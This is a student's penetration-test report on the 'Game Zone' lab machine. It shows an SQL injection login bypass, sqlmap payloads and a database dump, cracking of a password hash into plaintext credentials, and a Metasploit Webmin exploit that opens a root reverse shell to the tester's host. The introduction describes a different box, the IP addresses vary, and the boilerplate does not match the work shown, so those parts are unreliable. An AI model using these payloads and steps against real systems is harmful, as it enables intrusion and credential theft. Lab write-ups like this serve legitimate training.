Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-14

Contents

1 Game ZOne Pentensting Report

Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.231.40(Game Zone) - SQLi, hydra , ssl

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.231.40

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.231.40

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.


Server IP Address	Ports Open
10.10.98.191	**TCP**:80,22 **UDP**:

Nmap Scan Results:

```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_GameZone]
└─# cat nmapGameZone.txt
# Nmap 7.92 scan initiated Mon Dec 20 05:33:52 2021 as: nmap -sC -p- -T4 -oN nmapGameZone.txt 10.10.49.121
Nmap scan report for 10.10.49.121
Host is up (0.066s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_  256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Game Zone
```

Figure 3.1: Fast Scan

Initial access



HTTP

– we got a webpage with the Hitman login we can see if this is SQLi vulnerabale , we entered admin as username and ' or 1=1 – - as password and we are in




Figure 3.2: HTTP

SQLMAP




Figure 3.3: HTTP

In this task you will understand more about SQL (structured query language) and how you can potentially manipulate queries to communicate with the database.

Figure 3.4: HTTP

– we will use burpsuite to intercept the search command then we will pass it into a file to sqlmap




Figure 3.5: HTTP

```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_GameZone]
└─# sqlmap -r request.txt --dbms=mysql --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.6#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 08:03:58 /2022-07-13/

[08:03:58] [INFO] parsing HTTP request from 'request.txt'
[08:03:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchitem (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: searchitem=-3079' OR 4859=4859#

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: searchitem=test' AND GTID_SUBSET(CONCAT(0x716b627a71,(SELECT (ELT(8310=8310,1))),0x716a7a6271),8310)--
PQuQ

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchitem=test' AND (SELECT 3794 FROM (SELECT(SLEEP(5)))KviU)-- fQEk

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: searchitem=test' UNION ALL SELECT NULL,NULL,CONCAT(0x716b627a71,0x476f48695a5364596e71494a704d685055704
a434659664574777348587a626c44735a4778795a63,0x716a7a6271)#
---
[08:03:59] [INFO] testing MySQL
[08:03:59] [INFO] confirming MySQL
[08:03:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.0.0
[08:03:59] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) e
ntries
[08:03:59] [INFO] fetching current database
[08:03:59] [INFO] fetching tables for database: 'db'
[08:03:59] [INFO] fetching columns for table 'post' in database 'db'
[08:03:59] [INFO] fetching entries for table 'post' in database 'db'
Database: db
```


Figure 3.6: HTTP

– we dumped the whole database

```
Database: db
Table: post
[5 entries]
+----+--------------------------------+-----------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
-------+
| id | name                           | description

       |
+----+--------------------------------+-----------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
-------+
| 1  | Mortal Kombat 11               | Its a rare fighting game that hits just about every note as strongly as Mort
al Kombat 11 does. Everything from its methodical and deep combat.
       |
| 2  | Marvel Ultimate Alliance 3     | Switch owners will find plenty of content to chew through, particularly with
 friends, and while it may be the gaming equivalent to a Hulk Smash, that isnt to say that it isnt a rollicking good
 time. |
| 3  | SWBF2 2005                     | Best game ever

       |
| 4  | Hitman 2                       | Hitman 2 doesnt add much of note to the structure of its predecessor and thu
s feels more like Hitman 1.5 than a full-blown sequel. But thats not a bad thing.
       |
| 5  | Call of Duty: Modern Warfare 2 | When you look at the total package, Call of Duty: Modern Warfare 2 is hands-
down one of the best first-person shooters out there, and a truly amazing offering across any system.
       |
+----+--------------------------------+-----------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
-------+

[08:03:59] [INFO] table 'db.post' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.127.153/dump/db/post.cs
v'
[08:03:59] [INFO] fetching columns for table 'users' in database 'db'
[08:03:59] [INFO] fetching entries for table 'users' in database 'db'
[08:03:59] [INFO] recognized possible password hashes in column 'pwd'
```

Figure 3.7: HTTP

– and we got the hash for the username we will give it to john and log via ssh



```
[08:04:11] [INFO] writing hashes to a temporary file '/tmp/sqlmapcnsr5g7y11773/sqlmaphashes-a457rwtm.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:04:18] [INFO] using hash method 'sha256_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files

[08:04:31] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[08:04:36] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[08:04:36] [INFO] starting 6 processes
[08:04:45] [WARNING] no clear password(s) found
Database: db
Table: users
[1 entry]
+------------------------------------------------------------------+----------+
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+

[08:04:45] [INFO] table 'db.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.127.153/dump/db/users.
csv'
[08:04:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.127.153'

[*] ending @ 08:04:45 /2022-07-13/
```

Figure 3.8: HTTP

JohnTheRipper

John the Ripper (JTR) is a fast, free and open-source password cracker. This is also pre-installed on all Kali Linux machines.

We will use this program to crack the hash we obtained earlier. JohnTheRipper is 15 years old and other programs such as HashCat are one of several other cracking programs out there.

This program works by taking a wordlist, hashing it with the specified algorithm and then comparing it to your hashed password. If both hashed passwords are the same, it means it has found it. You cannot reverse a hash, so it needs to be done by comparing hashes.

Figure 3.9: HTTP

– we can use nth to identify the hash first

```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_GameZone]
└─# nth --text 'ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14'

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash


ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Most Likely
SHA-256, HC: 1400 JtR: raw-sha256 Summary: 256-bit key and is a good partner-function for AES. Can be used in Shadow
files.
Snefru-256, JtR: snefru-256
RIPEMD-256, JtR: dynamic_140
Haval-256 (3 rounds), JtR: dynamic_140

Least Likely
Haval-256 (4 rounds), JtR: dynamic_290 Haval-256 (5 rounds), JtR: dynamic_300 GOST R 34.11-94, HC: 6900 JtR: gost
GOST CryptoPro S-Box,  Blake2b-256,  SHA3-256, HC: 17400 JtR: dynamic_380 PANAMA, JtR: dynamic_320 BLAKE2-256,
BLAKE2-384,  Skein-256, JtR: skein-256 Skein-512(256),  Ventrilo,  sha256($pass.$salt), HC: 1410 JtR: dynamic_62
sha256($salt.$pass), HC: 1420 JtR: dynamic_61 sha256(sha256($pass)), HC: 1420 JtR: dynamic_63
sha256(sha256_raw($pass))), HC: 1420 JtR: dynamic_64 sha256(sha256($pass).$salt), HC: 1420 JtR: dynamic_65
sha256($salt.sha256($pass)), HC: 1420 JtR: dynamic_66 sha256(sha256($salt).sha256($pass)), HC: 1420 JtR: dynamic_67
sha256(sha256($pass).sha256($pass)), HC: 1420 JtR: dynamic_68 sha256(unicode($pass).$salt), HC: 1430
sha256($salt.unicode($pass)), HC: 1440  HMAC-SHA256 (key = $pass), HC: 1450 JtR: hmac-sha256 HMAC-SHA256 (key =
$salt), HC: 1460 JtR: hmac-sha256 Cisco Type 7,  BigCrypt, JtR: bigcrypt PKZIP Master Key, HC: 20500
```

Figure 3.10: HTTP

```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_GameZone]
└─# john hashAgent47.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=6
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2022-07-13 10:01) 4.545g/s 13181Kp/s 13181Kc/s 13181KC/s vrunip6..vhunlex121
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Figure 3.11: HTTP

ssh

– once we are in with the credentials agent47:videogamer124

– and then we used a tool called ss to see the ports open on the machine locally




Figure 3.12: HTTP

```
agent47@gamezone:~$ ss -lpnut
Netid  State      Recv-Q Send-Q         Local Address:Port                    Peer Address:Port
udp    UNCONN     0      0                         *:10000                            *:*
udp    UNCONN     0      0                         *:68                               *:*
tcp    LISTEN     0      128                       *:10000                            *:*
tcp    LISTEN     0      128                       *:22                               *:*
tcp    LISTEN     0      80                127.0.0.1:3306                             *:*
tcp    LISTEN     0      128                     :::80                               :::*
tcp    LISTEN     0      128                     :::22                               :::*
agent47@gamezone:~$ exit
logout
Connection to 10.10.127.153 closed.
```

Figure 3.13: HTTP

Privesc

– we can search for the webmin version and we found a ruby metasploit module

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
        Rank = ExcellentRanking

        include Msf::Exploit::Remote::HttpClient

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Webmin /file/show.cgi Remote Command Execution',
                        'Description'    => %q{
                                        This module exploits an arbitrary command execution vulnerability in Webmin
                                1.580. The vulnerability exists in the /file/show.cgi component and allows an
                                authenticated user, with access to the File Manager Module, to execute arbitrary
                                commands with root privileges. The module has been tested successfully with Webim
                                1.580 over Ubuntu 10.04.
                        },
                        'Author'         => [
                                'Unknown', # From American Information Security Group
                                'juan vazquez' # Metasploit module
                        ],
                        'License'        => MSF_LICENSE,
                        'References'     =>
```

Figure 3.14: Privesc

– if we navigate to the directory




Figure 3.15: Privesc

– but this is not what we want , what we want is a root shell for that we will start msfconsole

```
// Privesc using metasploit
    ⇒ we will use searchsploit
   >> searchsploit webmin
   >> msfconsole
   >> search webmin
   >> use show cgi exec
   >> set SSL false // set  Username agent47 //password videogamer124 // set RHOST 127.0.0.1//
   >> set payload cmd/unix/reverse_python
   >> run // we got a root shell
```

```
[-] Exploit failed: The payload exceeds the specified space
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run

[*] Started reverse TCP double handler on 10.11.77.245:4444
[*] Attempting to login ...
[+] Authentication successful
[+] Authentication successful
[*] Attempting to execute the payload ...
[+] Payload executed successfully
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo TuZC5f6gbkecJBXy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "TuZC5f6gbkecJBXy\r\n"
[*] Matching ...
[*] B is input ...
id
[*] Command shell session 1 opened (10.11.77.245:4444 → 10.10.231.40:39734) at 2022-07-13 12:22:38 -0400

uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/share/webmin/file/
cd /root
ls
root.txt
cat root.txt
```

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code